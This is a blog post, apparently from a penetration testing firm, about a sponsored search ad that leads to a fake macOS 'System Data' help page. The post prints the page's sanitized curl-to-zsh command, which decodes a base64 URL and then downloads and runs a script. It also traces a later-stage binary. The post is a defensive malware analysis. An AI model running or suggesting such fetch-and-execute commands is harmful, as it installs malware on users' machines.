


Written by Jason Taylor
Today we are going to look at the dangerous side of the Internet. Not the dark web, but search results.
The Backstory
I was trying to clear up space on my MacBook and found it curious that, after deleting 20GB of no longer used virtual machines, my free space did not go up. In fact, the used space just moved from the Documents category to System Data category.
I had already emptied the Trash, and my free space did not change. In an effort to understand what was going on, I took to a search engine to try and find out what could be wrong.
I started with a simple search: “macOS deleted files end up as system data”
At first glance, the second search result appeared to be just what I needed. An article titled “Manage System Data on Mac | Mac Storage Too Full,” and the brief description fit exactly what I needed to know: “See which system data may take up storage and how to keep macOS organized.”

The first red flag is that this is a Sponsored result, which is when someone pays the search engine to place their search result at the top of the list. Usually this is used by brands to advertise their products. If someone searches for “best 2026 truck,” and you make trucks, you might want to pay some cash to make sure your website is at the top of the list.
When Malware Enters the Search
The danger lies in malicious actors using this very same feature to prey on individuals that are needing help or looking for information. In this case, my very benign search was purchased by someone to get their blog to the top of the result.
Taking a (cautious) look at the article, I see that this blog wants me to copy and paste a command into my Terminal. This is very-red-flag number two. Let’s analyze the code they want me to just blindly copy and paste. The following has been sanitized. Please do NOT follow along at home:

Malicious code:
/bin/zsh -c "$(curl -fsSL $(echo <base64 encoded data> | base64 -d))"There are a series of nested commands here. The inner-most command echos and pipes some text to base64 and decodes it. That decoded base64 text is then given to curl as a URL to download. That URL that is downloaded is fed into /bin/zsh to be executed.

Let’s safely decode this text by taking to CyberChef, a very handy web app that can encode and decode almost anything you can imagine.
Pasting the code into the Input pane and dragging From Base64 into the Recipe list will give us the decoded data in the Output pane.
Breaking Down the Malicious Code

Here’s the URL that the above command would happily download and execute. I’m going to stand up a quick cloud server to safely download this file for further analysis. After downloading the file, I take a look, and it appears to assign the contents of some base64 encoded and gzipped data to a variable:

I went ahead and copy/pasted the variable assignment and then echoed that variable into a file for further analysis. Reading the file with the contents of that encoded data, I see it’s another script. This time it downloads another file from a web server, saves it to local disk, and sets it as executable:

Here, I’ve downloaded the file to confirm it’s still available and to confirm it’s a Mach-O binary for MacOS systems:
Reverse Engineering the Malware File

Since reverse engineering malware is not my strong suite, I used Ghidra to decompile the binary and then I consulted our good friend Claude, which analyzed the decompiled binary and determined it to be malicious:
Why Staying Vigilant Is Critical
As a professional penetration tester, my day job involves hunting for exploits and vulnerabilities so that I can effectively demonstrate the impact of vulnerabilities within our clients’ systems. Sometimes this leads me down the rabbit hole of malware and suspicious executables. It is disheartening seeing how easy regular Internet users can run across malware, and, if they don’t know what to look out for, I can see someone falling for these sponsored ads and running malware on their system.
While I may hunt down and download exploit code during the course of a penetration test, I always validate the code prior to executing on client infrastructure. In fact, most of the time when I run across an exploit for some new CVE, I find out the script is just making a few key API calls. In those cases, I always re-create the exact API calls myself rather than using the published exploit code.
Join Our Newsletter for More Stories Like This
If you found this helpful, I encourage you to sign up for the Raxis Monthly Newsletter. We don’t share your email or spam you, we just send a monthly email with links to blogs like this and cybersecurity alerts that may help pentest customers and penetration testers alike.

Jason Taylor
Search The Exploit Blog
Blog Categories
- AI
- Careers
- Choosing a Penetration Testing Company
- Exploits
- How To
- In The News
- Injection Attacks
- Just For Fun
- Meet Our Team
- Mobile Apps
- Networks
- Password Cracking
- Patching
- Penetration Testing
- Phishing
- PTaaS
- Raxis In The Community
- Red Team
- Security Recommendations
- Social Engineering
- Tips For Everyone
- Web Apps
- What People Are Saying
- Wireless
